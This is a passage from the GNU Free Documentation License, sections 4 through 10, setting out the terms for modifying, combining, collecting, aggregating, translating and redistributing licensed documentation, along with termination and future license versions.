4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

- A.** Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.
- B.** List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).
- C.** State on the Title page the name of the publisher of the Modified Version, as the publisher.
- D.** Preserve all the copyright notices of the Document.
- E.** Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.
- F.** Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.
- G.** Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.
- H.** Include an unaltered copy of this License.
- I.** Preserve the section entitled "History", and its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.
- J.** Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.
- K.** In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.
- L.** Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.
- M.** Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version.
- N.** Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled "Endorsements."

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self-contained works thus compiled with the Document, on account of their being thus compiled, if they are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations

of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License, the original English version will prevail.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See <http://www.gnu.org/copyleft/>.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.